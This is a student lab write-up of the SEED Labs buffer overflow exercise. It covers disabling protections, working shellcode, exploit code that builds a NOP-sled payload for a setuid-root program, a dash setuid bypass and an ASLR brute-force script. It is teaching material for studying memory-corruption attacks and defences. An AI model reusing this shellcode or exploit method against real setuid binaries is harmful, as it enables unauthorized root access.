Eduard Klimenko
Buffer Overflow Lab

Turning Off Countermeasures:

```
[06/11/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[06/11/19]seed@VM:~$ sudo rm /bin/sh
[06/11/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[06/11/19]seed@VM:~$
```

Here we turn off address space randomization and change our default shell from Dash to ZSH. Other countermeasures mentioned this section must be disabled while compiling the program with GCC.

Task 1: Running Shellcode

```
[06/11/19]seed@VM:~/.../buf$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
[06/11/19]seed@VM:~/.../buf$ gcc -z execstack -o call_shellcode call_shellcode.c
[06/11/19]seed@VM:~/.../buf$ gcc -o stack -z execstack -fno-stack-protector stack.c
[06/11/19]seed@VM:~/.../buf$ sudo chown root stack
[06/11/19]seed@VM:~/.../buf$ sudo chmod 4755 stack
[06/11/19]seed@VM:~/.../buf$
```

Here we download all of the necessary files from Seed Labs. We also compile call_shellcode.c without StackGuard. We allow executable stack for the program and change the ownership to root and enable the Set-UID bit.

```
[06/11/19]seed@VM:~/.../buf$ ./call_shellcode
$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c
$ whoami
seed
$ exit
[06/11/19]seed@VM:~/.../buf$
```

We can verify that the shellcode program worked by running it. We see that there is a “$” symbol denotating that we are in a shell. We call a few simple commands to confirm the shell really works. When we exit the shell, we can see that the program exits too, this means the shell was invoked by the program (using execve()).

Task 2: Exploiting the Vulnerability


```
[06/11/19]seed@VM:~/.../buf$ gdb --quiet stack
Reading symbols from stack...(no debugging symbols fou
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x080484da <+0>:     lea    ecx,[esp+0x4]
   0x080484de <+4>:     and    esp,0xfffffff0
   0x080484e1 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080484e4 <+10>:    push   ebp
   0x080484e5 <+11>:    mov    ebp,esp
   0x080484e7 <+13>:    push   ecx
   0x080484e8 <+14>:    sub    esp,0x214
   0x080484ee <+20>:    sub    esp,0x8
   0x080484f1 <+23>:    push   0x80485d0
   0x080484f6 <+28>:    push   0x80485d2
   0x080484fb <+33>:    call   0x80483a0 <fopen@plt>
   0x08048500 <+38>:    add    esp,0x10
   0x08048503 <+41>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048506 <+44>:    push   DWORD PTR [ebp-0xc]
   0x08048509 <+47>:    push   0x205
   0x0804850e <+52>:    push   0x1
   0x08048510 <+54>:    lea    eax,[ebp-0x211]
   0x08048516 <+60>:    push   eax
   0x08048517 <+61>:    call   0x8048360 <fread@plt>
   0x0804851c <+66>:    add    esp,0x10
   0x0804851f <+69>:    sub    esp,0xc
   0x08048522 <+72>:    lea    eax,[ebp-0x211]
   0x08048528 <+78>:    push   eax
   0x08048529 <+79>:    call   0x80484bb <bof>
   0x0804852e <+84>:    add    esp,0x10
   0x08048531 <+87>:    sub    esp,0xc
   0x08048534 <+90>:    push   0x80485da
   0x08048539 <+95>:    call   0x8048380 <puts@plt>
   0x0804853e <+100>:   add    esp,0x10
   0x08048541 <+103>:   mov    eax,0x1
   0x08048546 <+108>:   mov    ecx,DWORD PTR [ebp-0x4]
   0x08048549 <+111>:   leave
   0x0804854a <+112>:   lea    esp,[ecx-0x4]
   0x0804854d <+115>:   ret
End of assembler dump.
gdb-peda$
```

```
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

Using gdb we can convert the c code into assembly. Luckily, we only need to know a little bit of assembly to figure out that our string variable is located at +23 from the beginning of main. Looking at the memory address of 0x080484f1 gives us 0xbfffeb28.



We randomly decide that 50+ NOPs will be sufficient for our malicious return address to land in the NOP-sled. 0xbfffeb28 + 100d = 0xbfffeb8c, so this is where we will put our shellcode. The top screenshot shows a breakpoint at the return instruction of the bof() method. We see that the ESP or the stack pointer, is pointing to our malicious return address. So, when this instruction is executed, the next instruction will be our shellcode. If we somehow miscalculated the address, we have enough NOP padding to “ride” down the “hill” straight into the shellcode anyway.

We can verify the exploit worked because the program did not terminate right away. Instead, we see a “#” symbol which means we are in a shell with root privileges.

Task 3: Defeating dash's Countermeasure

```
[06/12/19]seed@VM:~/.../buf$ sudo rm /bin/sh
[06/12/19]seed@VM:~/.../buf$ sudo ln -s /bin/dash /bin/sh
[06/12/19]seed@VM:~/.../buf$ 
```

Here we set our default shell back to Dash. Dash checks whether the program is Set-UID or not. It compares the program's UID and the user's UID, if they don't match then the permissions will stay the same. If we set the Set-UID to 0 before we launch the shell then both UIDs will match giving us true root privileges.

```
Terminal
[06/12/19]seed@VM:~/.../buf$ ./dash_shell_test
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),113(lpadmin),128(sambashare)
$ exit
[06/12/19]seed@VM:~/.../buf$ ./dash_shell_test2
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),113(lpadmin),128(sambashare)
# exit
[06/12/19]seed@VM:~/.../buf$ 
```

The first program does not set the program UID to 0 so Dash shell does not allow itself to be run as root. The second program does set the UID to 0 before calling the shell affectively giving us full root access to the Dash shell.

```
Terminal
[06/12/19]seed@VM:~/.../buf$ gcc -o exploit2 exploit.c
[06/12/19]seed@VM:~/.../buf$ ./exploit2
[06/12/19]seed@VM:~/.../buf$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),113(lpadmin),128(sambashare)
# exit
[06/12/19]seed@VM:~/.../buf$ 
```

When we add the setuid lines to the badfile (using exploit.c), we are able to trick the Dash shell into giving us full root permissions by launching it as root.

Task 4: Defeating Address Randomization

```
[06/12/19]seed@VM:~/.../buf$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[06/12/19]seed@VM:~/.../buf$
```

Here we enable address randomization.

```
The program has been running 589357 times so far.
./brute.sh: line 15: 20050 Segmentation fault      ./stack
13 minutes and 12 seconds elapsed.
The program has been running 589358 times so far.
./brute.sh: line 15: 20051 Segmentation fault      ./stack
13 minutes and 12 seconds elapsed.
The program has been running 589359 times so far.
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),113(lpadmin),128(sambashare)
```

It only took us approximately 13 minutes to brute force the dash shell. Randomizing the addresses will only slow down the attack but with enough time, the exploit will eventually work.

Task 5: Turn on the StackGuard Protection

```
Terminal
[06/12/19]seed@VM:~/.../buf$ gcc -o stack -z execstack stack.c
[06/12/19]seed@VM:~/.../buf$ sudo chown root stack
[06/12/19]seed@VM:~/.../buf$ sudo chmod 4755 stack
[06/12/19]seed@VM:~/.../buf$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[06/12/19]seed@VM:~/.../buf$
```

Here we compile stack.c with StackGuard protection enabled. This prevents any types of buffer overflows. We can verify that the mechanism is working because we see the error message “*** stack smashing detected ***: ./stack terminated”

Task 6: Turn on the Non-executable Stack Protection

```
Terminal
[06/12/19]seed@VM:~/.../buf$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[06/12/19]seed@VM:~/.../buf$ sudo chown root stack
[06/12/19]seed@VM:~/.../buf$ sudo chmod 4755 stack
[06/12/19]seed@VM:~/.../buf$ ./stack
Segmentation fault
[06/12/19]seed@VM:~/.../buf$
```

With non-executable stack protection enabled, we get a segmentation fault. This is because the no-execute bit is enabled. Any attempted execution in this memory space will cause an exception. When we return to our malicious address from bof(), we land at an address that holds NOP which is machine code and therefore will cause an exception. Furthermore, since we destroyed our stack frame and the pointers are messed up, there is no way to continue execution: the program must be restarted.

Code:

call_shellcode.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

dash_shell_test.c

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    // setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

stack.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

brute.sh

```bash
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

exploit.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x31\xdb"             /* xorl    %ebx,%ebx              */
    "\xb0\xd5"             /* movb    $0xd5,%al              */
    "\xcd\x80"             /* int     $0x80                  */
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    long addr = 0xbfffeb8c;
    long *ptr = (long *)(buffer +36);
    *ptr = addr;
    strcpy(buffer+100,shellcode);

   /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```